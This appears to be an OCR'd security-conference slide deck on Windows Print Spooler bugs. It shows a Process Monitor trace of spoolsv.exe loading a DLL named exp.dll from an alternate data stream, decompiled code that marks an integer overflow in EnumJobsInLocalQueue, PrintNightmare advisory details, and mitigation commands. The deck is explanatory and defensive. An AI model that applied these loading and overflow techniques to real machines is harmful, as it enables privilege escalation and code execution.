spoolsv.exe	2964 System	🖳 QueryBasicInformationFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	CreationTime: 2019/12/7
spoolsv.exe	2964 System	🖟 CloséFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	
spoolsv.exe	2964 System	🖳 CreateFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Desired Access: Read D
spoolsv.exe	2964 System	🖳 CreateFileMapping	C:\Windows\System32\Tasks	SUCCESS	SyncType: SyncTypeOth
spoolsv.exe	2964 System	■ CreateFileMapping	C:\Windows\System32\Tasks:exp.dll	FILE LOCKED WITH ONLY READERS	SyncType: SyncTypeCre
spoolsv.exe	2964 System	QueryStandardInformationFile	C:\Windows\System32\Tasks	SUCCESS	AllocationSize: 94,208, Er
spoolsv.exe	2964 System	🖟 QueryEAFile	C:\Windows\System32\Tasks:exp.dll	INVALID PARAMETER	
spoolsv.exe	2964 System	🖳 ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 1,024, Length: 45,0
spoolsv.exe	2964 System	🖳 ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 46,080, Length: 36,
spoolsv.exe	2964 System	🖳 ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 82,432, Length: 2,5
spoolsv.exe	2964 System	🖳 ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 84,992, Length: 3,5
spoolsv.exe	2964 System	🖳 ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 88,576, Length: 512
spoolsv.exe	2964 System	🖳 ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 89,088, Length: 512
spoolsv.exe	2964 System	🖳 ReadFile	C:\Windows\System32\Tasks	SUCCESS	Offset: 89,600, Length: 2,0
spoolsv.exe	2964 System	🖳 QueryEAFile	C:\Windows\System32\Tasks:exp.dll	INVALID PARAMETER	_
spoolsv.exe	2964 System	QueryStandardInformationFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	AllocationSize: 94,208, Er
spoolsv.exe	2964 System	➡ FileSystemControl	C:\Windows\System32\Tasks:exp.dll	INVALID DEVICE REQUEST	Control: 0x90390 (Device
spoolsv.exe	2964 System	QueryAttributeInformationVolume	C:\Windows\System32\Tasks:exp.dll	SUCCESS	FileSystemAttributes: Ca
spoolsv.exe	2964 System	🖟 QueryEAFile	C:\Windows\System32\Tasks:exp.dll	INVALID PARAMETER	•
spoolsv.exe	2964 System	🖟 CreateFileMapping	C:\Windows\System32\Tasks	SUCCESS	SyncType: SyncTypeOth
spoolsv.exe	2964 System	■ QuerySecurityFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Information: Owner, Group
spoolsv.exe	2964 System	Load Image	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Image Base: 0x7fff9bf100
spoolsv.exe	2964 System	CreateFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Desired Access: Generic



Memory Corruption - CVE-2021-24088, CVE-2021-24077, CVE-2021-1722


```
BOOL EnumJobs(
                hPrinter,
       HANDLE
                FirstJob,
       DWORD
                NoJobs,
       DWORD
  In
        DWORD
                Level.
  Out LPBYTE
                pJob,
                cbBuf,
        DWORD
  Out LPDWORD pcbNeeded,
  Out LPDWORD pcReturned
```


Retrieves print jobs in a specified printer.


User supplied buffer and size


Root Cause


```
DWORD EnumJobsInLocalQueue(
   DWORD
           flag,
   HANDLE hPrinter,
   DWORD
          FirstJob,
   DWORD NoJobs,
   DWORD
          Level,
   LPBYTE pJob,
   DWORD cbBuf,
   LPDWORD pcbNeeded,
   LPDWORD pcReturned
   DWORD totalSize;
   for ( JobEntry = FirstJob, JobCount = NoJobs; JobEntry && JobCount; JobEntry = JobEntry->NextJob ) {
       if (JobIsVisible( JobEntry, Level, flag ))
       totalSize += GetJobSize( Level, JobEntry ); // integer overflow
       JobCount --;
```












```
LPBYTE PackStrings(PWCHAR *Source, LPBYTE Start, LPDWORD count, LPBYTE End)
   if (!Source | !Start | !count | !End | End < Start )
       return 0i64; // the return value is used to update the End pointer
       [Do the copy]
       [...]
```



PrintNightmare

"PrintNightmare"

Windows Print Spooler Remote Code Execution Vulnerability

CVE-2021-1675

On this page ✓

LPE → RCE

Security Vulnerability

Released: Jun 8, 2021 Last updated: Jun 21, 2021

Assigning CNA: ① Microsoft

MITRE CVE-2021-1675

LPE

CVSS:3.0 7.8 / 6.8 ①

Windows Print Spooler Remote Code Execution Vulnerability

CVE-2021-34527

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Security Vulnerability

Released: Jul 1, 2021

Assigning CNA:

Microsoft

MITRE CVE-2021-34527

Disable print spooler:

Stop-Service -Name Spooler -Force Set-Service -Name Spooler -StartupType Disabled

Conclusion

- Spooler is still a good attack surface through years of vulnerabilities disclosure.
- Disabled your spooler, if you don't need it.

Q & A

Thanks for listening!

Any Questions?